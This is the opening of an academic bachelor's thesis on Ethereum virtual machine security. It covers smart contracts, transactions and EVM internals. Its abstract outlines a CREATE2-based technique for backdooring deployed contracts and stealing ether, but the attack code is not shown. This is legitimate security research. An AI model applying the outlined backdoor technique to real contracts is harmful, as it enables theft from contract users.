



HAUTE ÉCOLE  
D'INGÉNIERIE ET DE GESTION  
DU CANTON DE VAUD  
[www.heig-vd.ch](http://www.heig-vd.ch)

Bachelor's thesis

---

# **Security study of the Ethereum virtual machine**

---

Author  
Olivier Kopp

Supervisor  
Prof. Alexandre Duc

26 July 2019

## **Abstract:**

Ethereum is a widely spread cryptocurrency, dealing with hundreds of millions USD worth ethers per day, and often used in decentralized application context. The last hard fork, named Constantinople, introduced the new controversial create2 opcode to the EVM specification. Proposed by Vitalik, it aims at adding more scalability in the blockchain. We show that this opcode brings new attack vectors, as it allows users to modify their smart contract on the blockchain, by redeploying new code at the same address. We first developed contracts showing how to alter on-chain bytecode (employing a CREATE2 – SELFDESTRUCT – CREATE2 pattern). In a second time, we designed an attack allowing us to add a backdoor during smart contract deployment, using a custom factory contract and the create2 opcode. This attack leads to the total controls of the contract bytecode by attackers, allowing them to modify the code currently stored on the blockchain, and to steal ethers from the victims.

## Table of contents

1. Introduction.....	6
2. Specifications.....	6
3. Ethereum.....	7
3.1. General description .....	7
3.2. Blockchain concept.....	7
3.3. Smart Contract .....	8
3.3.1. Definition.....	8
3.3.2. Creation Process.....	9
3.3.3. Application Binary Interface .....	9
3.4. Transaction in Ethereum .....	10
3.4.1. Transfer of ethers between two externally owned accounts .....	11
3.4.2. Deployment of a contract .....	11
3.4.3. Execution of a contract's function.....	12
4. The Ethereum virtual machine .....	14
4.1. Motivations .....	14
4.2. Characteristics .....	15
4.3. Instructions and gas fee .....	17
4.4. Execution environment .....	17
4.5. Execution model.....	18
4.6. Benefits of the EVM.....	19
5. Call stack attack.....	20
6. Create2 opcode .....	22
6.1. Definition.....	22
6.2. Motivation.....	23
6.3. Problematic .....	24
6.4. Attack scenario.....	24
7. Create2 attack development.....	25
7.1. Overview of opcodes used in the attack.....	25
7.1.1. EXTCODECOPY .....	25
7.1.2. EXTCODESIZE .....	25
7.1.3. STATICCALL.....	26
7.1.4. RETURN.....	26
7.1.5. PUSH and DUP opcodes .....	26
7.2. Construction of the init code.....	26
7.3. Steps in the attack.....	29

7.4. Test of the attack.....	29
8. Improvement of the attack .....	31
8.1. Overview.....	31
8.2. Insertion of a backdoor in smart contracts .....	31
8.2.1. Retrieve information from the init code .....	31
8.2.2. Enumerate functions .....	33
8.2.3. Analyze functions .....	35
8.2.4. Insertion of the selfdestruct code .....	36
8.2.5. Insertion of the backdoor .....	37
8.2.6. Test of the script.....	38
8.3. Website development .....	40
8.4. Test of the attack.....	41
8.5. Mitigation of the attack.....	46
8.6. Current limitations of the attack .....	46
9. Secure way to use create2 .....	47
10. Conclusion .....	47
11. References.....	48
12. Appendix.....	51
12.1. Factory contract .....	51
12.2. Legitimate contract .....	52
12.3. Malicious contract .....	53
12.4. Test script .....	54
12.5. Backdoor insertion script .....	56
12.6. Test contract for the backdoor script.....	59
12.7. Factory backdoor attack.....	60
12.8. Test contract for the backdoor attack.....	61

Figure 1. Transaction content between two externally own accounts.....	11
Figure 2. Transaction content when deploying a new contract.....	11
Figure 3. Transaction content when calling a contract .....	12
Figure 4. Transaction on Etherscan .....	13
Figure 5. Stack representation [10] .....	15
Figure 6. Memory representation [10].....	15
Figure 7. Storage representation .....	16
Figure 8: EVM architecture [10] .....	16
Figure 9. EVM execution model and possible exceptions [10] .....	18
Figure 10. Smart contract vulnerable to a call stack attack [12] .....	20
Figure 11. CREATE stack frame.....	22
Figure 12. Create2 stack frame .....	22
Figure 13. EXTCODECOPY stack frame .....	25
Figure 14. EXTCODESIZE stack frame .....	25
Figure 15. STATICCALL stack frame .....	26
Figure 16. RETURN stack frame.....	26
Figure 17. Init code for the create2 attack.....	27
Figure 18. Upgraded init code for the create2 attack .....	28
Figure 19. Transfer function in the legitimate contract .....	29
Figure 20. Transfer function in the malicious contract .....	29
Figure 21. Function that allows the attack.....	29
Figure 22. Result of the create2 attack .....	30
Figure 23. Init code analysis code .....	32
Figure 24. CODECOPY stack frame .....	32
Figure 25. Init code pattern verification.....	32
Figure 26. Enumerating function code .....	33
Figure 27. Reverse view of the beginning of a contract.....	34
Figure 28. Reverse view of a non-payable function .....	35
Figure 29. Function analysis code .....	36
Figure 30. Self-destruct insertion code .....	37
Figure 31. Revert bytecode pattern .....	37
Figure 32. Backdoor insertion code.....	38
Figure 33. Comparison of the same contract after being processed by the script .....	39
Figure 34. Website layout .....	40
Figure 35. deployment of a contract from the website .....	41
Figure 36. function execution from the website .....	42
Figure 37. Contract destruction using the backdoor.....	42
Figure 38. Backdoor transaction on Etherscan .....	43
Figure 39. Transactions done on the factory contract on Etherscan .....	43
Figure 40. Salt retrieving from the factory contract .....	44
Figure 41. Execution of the function after redeployment of the contract .....	45
Figure 42. View of the redeploy contract on Etherscan.....	45

## 1. Introduction

The Ether is currently one of the most spread cryptocurrencies. It is mostly used in the context of decentralized application and exchange through smart contract and transaction over the Ethereum blockchain. The blockchain concept provide safety and security for the customers and is modeled by a peer-to-peer network where nodes are representing each client. A corruption of the whole blockchain is then almost impossible. The blockchain stores smart contract, a technology which allows users or other smart contract to execute code.

Digging deeper in the working process of the ether network, we find that each node possesses his own EVM (Ethereum virtual machine) that will execute every transaction sent on the blockchain. The whole security protection when executing transactions to a smart contract is then:

- The code in the smart contract
- The EVM execution of the code

If the code or the EVM execution contains a vulnerability, it could be exploited to steal ether or block the blockchain via denial of service attack.

In this thesis, we will study the security of the EVM.

## 2. Specifications

### **Problematic:**

The Ethereum virtual machine is in the center of the Ether process as it is the part that computes the transactions on the network. It is using its own language, best known as EVM bytecode. The EVM itself was developed with no security measure and control. The goal of this thesis will be to study the security level of the EVM on different implementation and to search for potential vulnerability.

### **Primary goals:**

- Study of the working process of the EVM
- Comprehension of the bytecode
- Study of known attack and their potential mitigation
- Search of vulnerability inside different implementations of the EVM

### 3. Ethereum

#### 3.1. General description

The wiki of the official documentation of Ethereum [1] gives us a good definition of Ethereum. “Ethereum is an open blockchain platform that lets anyone build and use decentralized applications that run on blockchain technology.” It is an open blockchain in the way that nobody controlled it, and anybody can modify it. Initially designed by Vitalik Buterin in late 2013 with a white paper [2], Ethereum was not meant to become a cryptocurrency, but more a decentralized application platform. After its announcement, Gavin Wood published the technical description of the concept in a yellow paper [3], in April 2014. Ethereum finally went online on July 30, 2015.

Ethereum is currently used both to create decentralized applications and as a cryptocurrency. Most decentralized applications using Ethereum are linked to financial purposes and allows more developed transfer of money. In contrast with Bitcoin, for example, which only support basic transfer, Ethereum can create more complex procedure and logic. Decentralized applications are stored and used in the forms of what we call smart contracts. The main usage of Ethereum is in financial fields but it is also present in any context that needs security or permanence, like voting, or the internet of things.

An account is needed to use Ethereum. Accounts exists in two forms:

- Externally owned account: used by the users
- Contract accounts: only used by smart contracts

All accounts possess their own ether balance and can communicate to other accounts to transfer funds or to run code.

#### 3.2. Blockchain concept

The blockchain is a series of blocks that needs to be mined before integrated the chain. In the case of Ethereum, the mining method is called ethash. This method avoids the use of dedicated ASICs. It is a proof-of-work which consists of finding the correct nonce that will generate the desired target hash value when combined with the current block's unique header metadata (including, for example, previous hash, timestamp, difficulty, gas limit, ...). The hashing algorithm used is Keccak256. The mining time is around 12 seconds per block and an algorithm makes sure that it does not drop below that value by readjusting the difficulty of the mining process in case the mining is too fast. In the future, proof-of-work will probably be abandoned in favor of proof-of-stake, which is, from [4], a category of consensus algorithms that depend on a validator's economic stake in the network. This new protocol is already in development and will be probably released by 2020 (with the serenity hard fork).

The blockchain concept is in the center of Ethereum as it provides all its property that makes it usable, which are:

- Robustness: Excellent fault tolerance due to redundancy
- Availability: the blockchain run even if some nodes are off
- Traceability: every transaction is recorded in the blockchain
- Immutability: blocks cannot be modified once they are mined

Multiple networks are using Ethereum, each coming with its own blockchain. The main network is the only one where the Ether has real value. The other networks are all tests network, where a user can generate ethers with the usage of faucets and test his contract before deploying it on the main network. We can differentiate two types of test networks, the one where anyone can mine blocks (Ropsten) and the one where proof of authority replace proof of work, and only specific accounts can mine blocks (Kovan, Rinkeby, Goerli).

Although they are testing networks, it is sometimes faster to develop our proper private network on our computer to run quick test as the mining time in a private network is much faster.

### 3.3. Smart Contract

#### 3.3.1. Definition

Smart contracts are pieces of code, stored on the blockchain, that allows users to execute any action like a program would permit on a computer. Specifically, the execution of algorithms or the transfers of ethers use them. The main advantage of smart contracts is that any approval can be performed without requiring a middle entity. A good example is shown in [5]:

“Suppose you rent an apartment from me. You can do this through the blockchain by paying in cryptocurrency. You get a receipt which is held in our virtual contract; I give you the digital entry key which comes to you by a specified date. If the key doesn't come on time, the blockchain releases a refund. If I send the key before the rental date, the function holds it releasing both the fee and key to you and me respectively when the date arrives. The system works on the If-Then premise and is witnessed by hundreds of people, so you can expect a faultless delivery. If I give you the key, I'm sure to be paid. If you send a certain amount in Bitcoins, you receive the key. The document is automatically canceled after the time, and the code cannot be interfered by either of us without the other knowing since all participants are simultaneously alerted.”

A smart contract possesses his own account, which allows users to store ethers and to withdraw them from smart contracts. They are currently coded using mainly the solidity language, even if it is not the only available language (Vyper is the other language but is less spread). Once the contract has been programmed, it is compiled and can then be deployed on the blockchain. After being deployed, a contract is



supposed to be immutable. It can only be destruct using specific instruction in the solidity code. Upon destruction, all the ethers stored in a contract will be sent to the address specified in the destruction code. Without those instructions, the contract will not be destructible at all and will stay forever in the blockchain.

### 3.3.2. Creation Process

After being compiled, the smart contract is represented by the bytecode, a low-level instruction code similar to the Java bytecode, for example. This bytecode needs to be deployed on the blockchain. It is important to separate two parts of the bytecode obtained after the compilation. The first is an initialization code, that we will call the init code in this thesis. The only goal of this part is to initialize the contract state, and to return the runtime bytecode, which corresponds to the second part. The initialization process is typically done by running the constructor of the contract. This means that the contract deployed on the blockchain does not include the constructor in it, this prevents his execution after the contract had been deployed. To sum up, the init code will allocate space for all variables of the smart contract, then, it will run the constructor of the contract, and finally, it will return the runtime bytecode of the contract.

### 3.3.3. Application Binary Interface

Besides the bytecode, the compiler will also return the ABI. This is the linking part between users or applications and Ethereum. It allows the encoding and the decoding of parameters, return values, function names, etc. Even if it is not mandatory to possess the ABI to be able to call a function, it makes the call way easier. Here is an example function and its corresponding ABI;

```
1. contract simpleFunction {
2.     function renderString (string memory s) public pure returns
   (string memory) {
3.         return s;
4.     }
5. }
```

```
1. [{"constant": true,
2.   "inputs": [{"name": "s",
3.               "type": "string"}],
4.   "name": "renderString",
5.   "outputs": [{"name": "",
6.                 "type": "string"}],
7.   "payable": false,
8.   "stateMutability": "pure",
9.   "type": "function"}]
```

The function in the contract only return the string we passed in parameter. We can see different things from the ABI:

- The function takes one argument of type string
- The function name is renderString
- The function returns a string

- The function is non-payable, which means that we cannot send ethers to it
- The function cannot access the contract storage, as the state mutability is pure
- The function cannot modify the contract as the constant field is set to true

To facilitate calls to smart contracts, we can use the ABI, through the use of web3js, a JavaScript package. Here is an example of a call to the function seen above:

```
1. let contract_abi = [{"constant": true, "inputs": [{"name":  
  "s", "type": "string"}], "name": "renderString", "outputs": [{"name":  
  "", "type": "string"}], "payable": false, "stateMutability":  
  "pure", "type": "function"}]  
2.  
3. let contract_address = "0xdfad4b22c10c4ae6f5f49582cc9a16465f1716b2"  
4. let contract = web3.eth.contract(contract_abi).at(contract_address)  
5.  
6. contract.renderString("test", {from: web3.eth.accounts[0]},  
  function(error, result) {_log(result)})
```

### 3.4. Transaction in Ethereum

Every action in Ethereum is originated by a transaction. A user that possesses an externally owned account can send a transaction to another account (either a contract account or an externally owned account) to perform any action. The transaction itself is a data package which contains, from [6], the following information:

- Recipient of the message
- The sender addresses
- A value field, corresponding to the amount of Wei sent with the message
- A data field, corresponding to the message sent with the transaction
- A StartGas value, which determines the amount of gas sent
- A GasPrice, representing the fee the sender is willing to pay for gas

The Wei mentioned in the value field is another unit used for representing ethers, with 1 ether corresponding to  $10^{18}$  Wei. The gas is a special currency that has no fixed value and that aims to pay for the miner work (1 atomic computation is equivalent to 1 gas). The user chooses the price of the gas (in the GasPrice field) and determines how fast his transaction will be mined (the higher the price is, the faster the transaction will be mined). If the user does not send enough gas, his transaction will be reverted and uploaded to the chain, but he still loses the gas fee.

They are 3 typical types of transactions that we can describe.

#### 3.4.1. Transfer of ethers between two externally owned accounts

This is the more basic possible transactions in Ethereum. It only consists of sending a certain amount of ethers from one externally owned account to another. The transaction fields will be filled as follows:

FROM	The externally owned account's address of the sender
TO	The externally owned account's address of the receiver
VALUE	The amount of Wei the sender wants to transfer
DATA	Nothing
StartGas	21000 (cost of a standard transfer)
GasPrice	Fixed by the sender

Figure 1. Transaction content between two externally own accounts

#### 3.4.2. Deployment of a contract

When we want to deploy a contract, we will have the following transaction data:

FROM	The externally owned account's address of the sender
TO	Empty
VALUE	The amount of Wei to be sent to the contract
DATA	The bytecode of the contract
StartGas	Enough gas to deploy the contract
GasPrice	Fixed by the sender

Figure 2. Transaction content when deploying a new contract

The recipient field is empty, as we do not know the contract address. The Ethereum virtual machine will also understand that this is a contract deployment when it sees that there is no recipient value. The data correspond to the bytecode to run during this transaction. It is typically a code that will run the smart contract's constructor and returns its runtime bytecode (the code that the blockchain will store). The startGas value in this case needs to be large enough to execute the whole initial bytecode of deployment and to store the runtime bytecode. Lastly, the value field can contain ethers if the contract's constructor needs it (for example to initialize the contract balance).

### 3.4.3. Execution of a contract's function

In this case, the following transaction will be sent:

FROM	Account address of the sender
TO	Contract address
VALUE	The amount of Wei to be sent to the function call
DATA	The function selector and any other parameters needed
StartGas	Enough gas to execute the function
GasPrice	Fixed by the sender


Figure 3. Transaction content when calling a contract

The sender, when executing function, can either be an externally owned account or a contract account. That means contracts can call other contracts during their executions. The data field contains the selector, determined by the first four bytes of the hash of the function signature. For example, if we have a function *transfer* that takes one address as parameters, we will have:

*Keccak256(transfer(address)) = 1a695230cbbb2b7dfd76397005587fe7ab9ee5f528dbc5a16361e8100dc2c499*

So, the selector will be 0x1a695230. Any other data that comes after the selector are considered as parameters. In the above example, we would have sent the selector and an address.

It is important to say that the transactions data that we just describe are not private in Ethereum. Everyone can see every transaction that is sent to the blockchain in clear. We can take any example on the Etherscan website [7]:



The screenshot shows the 'Overview' tab of an Ethereum transaction on Etherscan. The transaction hash is 0x110623bb50557a442f90a00903a973de17119a7dc28a83e23ad04f21f30eeff8. The status is 'Success'. The block number is 8087400, with 1 block confirmation. The timestamp is 30 seconds ago (Jul-04-2019 10:05:54 PM +UTC). The transaction is from 0x877e587718f72ce537bd380eb3c411433cfaecc0 to a contract 0x8762db106b2c2a0bccb3a80d1ed41273552616e8 (Reserve Rights Token). Tokens transferred: 181 (\$0.53) of Reserve Rights Token (RSR). The value is 0 Ether (\$0.00). The transaction fee is 0.00015765 Ether (\$0.05). The gas limit is 52,550, and the gas used is 52,550 (100%). The gas price is 0.000000003 Ether (3 Gwei). The nonce is 18. The input data shows a function call: transfer(address to, uint256 value) with method ID 0xa9059cbb and two arguments: 00 and 00. The private note section indicates that the user must be logged in to access it.

Figure 4. Transaction on Etherscan

This transaction can be seen on the Etherscan website. We see the function called, with all the parameters, the timestamp when this function has been executed, and who executed it.

Some project aims to add that privacy to Ethereum, for example by using zero-knowledge proof instead of the standard proof of work. Zether [8] is one example of what can be done in that way.

## 4. The Ethereum virtual machine

### 4.1. Motivations

The EVM had to be created because none of the existing virtual machines were matching the properties required, which are, from [9]:

- Small code size (so that many contracts from many users can be stored by one node)
- VM security designed around running untrusted code from arbitrary parties
- Multiple implementations (for cross-checking, and to mitigate developer centralization in the public chain)
- Perfect determinism (for consensus)
- Infinite loop resistance
  - This itself must be accomplished perfectly deterministically; timeouts are a no-go

Ethereum's creators thought it would be easier to create their own virtual machine instead of using an existing one with useless functionalities that could lead to potential security flaws. As an example, the JVM (Java virtual machine) could potentially be used, but a lot of Java's features were not relevant in Ethereum language (for example, Ethereum never uses the I/O operations). In addition, the VM need to be completely isolated from the rest of the system. It is mandatory that nobody can escape this sandbox to attack the machine itself, as every node runs its own EVM, this would lead to major attack (if someone can install a ransomware on a machine on one node, he could potentially do it on every other machine in the network). To achieve this security, the EVM was created, with an instruction set as simple as possible.

## 4.2. Characteristics

From [3], the EVM is a stack-based virtual machine. This means that the stack stores every instruction's operand. The word size is 256 bits to facilitate cryptographic operations (keccak256 hash and elliptic curve computation). Small values are then padded with leading zero.

The EVM is made of multiple different memory types, which are:

- The stack, which stores elements of 256 bits and has a depth of 1024 elements. It stores all the operands and the result of operations and is accessed with multiple instructions such as PUSH, POP, SWAP.




Figure 5. Stack representation [10]

- The memory, a volatile linear byte array storage that can be accessible byte by byte. All this memory is initialized to zero at start, and bytes are stored and retrieved with instructions like MLOAD and MSTORE.




Figure 6. Memory representation [10]

- The storage, non-volatile, working with 256 bits to 256 bits key-value storage scheme. The data contained in it are part of the state of the virtual machine. SLOAD and SSTORE opcodes are used to store values in the storage.




Figure 7. Storage representation

- The virtual ROM stores the bytecode that will be run, and can be accessed only with specialized instructions

The following figure shows the global memory architecture of the EVM. We can see three parts. The storage part is identical in all nodes in the network. The part that contains the stack and memory is unique to every node. The virtual ROM is reloaded every transaction with the bytecode being executed.




Figure 8: EVM architecture [10]



#### 4.3. Instructions and gas fee

All the instructions (also called opcodes) are represented with a single byte and are sorted depending on their actions in multiple categories. We have for example the “Stop and arithmetic operations”, starting with 0x00 mnemonic or the “Environmental information”, with mnemonic starting with 0x30. All categories are listed in [3], appendix H.2. All instructions also cost a certain amount of gas, which is determined depending on categories, starting from 0 ( $G_{zero}$ ) to 32000 ( $G_{create}$ ). The whole list can be found in [3], appendix G. There are some instructions that are special, in the way that they can refund gas instead of consuming it. This mechanism is used to incite people to liberate space. Indeed, all the operations that will free space will allow the caller to be refunded in gas. We can take for example the SSTORE (storage store) opcode, which cost more gas than a MSTORE (memory store) because it stores variables permanently, which increase the memory size of every node in the network. When the caller erases a variable he previously stored in the storage (using SSTORE 0x00), he is refunded some gas. In the same way, the call to SELFDESTRUCT also refunds gas to the caller, as it erases the contract from the blockchain.

#### 4.4. Execution environment

Some information has to be passed to the EVM for each execution of code. They can be found in [3], chapter 9.3 and refer to:

- $I_a$  : address of the code owner
- $I_o$  : sender address of the transaction that originates this execution
- $I_p$  : price of gas of the transaction that originates the execution
- $I_d$  : input data for this execution, represented by a byte array
- $I_s$  : address of the account which caused the code to be executing
- $I_v$  : value passed in the execution, in Wei
- $I_b$  : machine code to be executed, in a byte array
- $I_H$  : block header of the present block
- $I_e$  : current call or creation depth (number of CALL or CREATE being executed)
- $I_w$  : permissions to make modifications to the state (for example the STATICCALL call does not have the permission to change the state)

Some of this information can be retrieved in solidity during transaction, within the msg and tx object with the following link:

- tx.gasprice =  $I_p$
- tx.origin =  $I_o$
- msg.data =  $I_d$
- msg.sender =  $I_s$
- msg.value =  $I_v$

#### 4.5. Execution model

When a transaction occurs, the EVM initialize all its memory to zero, its stack is empty, it loads all environment variable see in chapter 4.4 and store the contract bytecode in the virtual ROM. After this initialization, the contract code is executed instruction by instruction.

If an error occurs during the execution of code (stack underflow or out-of-gas for example), the EVM itself is not capable of handling it and simply stops its execution and signals the issue to the transaction processor or to the spawning execution environment. The state of the EVM is not reverted, though, which explained why a user still loses ethers when a transaction encounters an exception (as the gas is not refunded). A new opcode had been added during EIP-140 [11] to avoid losing all gas when a transaction fails. The REVERT opcode rolls back all changes done during the transaction and refunds the remaining amount of gas. In this way, users are less punished by doing mistake in their codes (if someone mistakenly adds an out-of-bound exception in his code, he will not lose all his transaction gas when executing his contract).

In the following figure, we can see the global execution model of the EVM and some possible errors that can occur during a transaction. An invalid jump destination occurs when an explicit exception happens. It is the result of a "throw" in the solidity code. The out-of-gas exception occurs when there is not enough gas available to execute the current instruction. The invalid instruction happens when a runtime error occurs (like an out-of-bound exception in an array). The stack underflow exception happens when the program tries to read more items in the stack than there are.

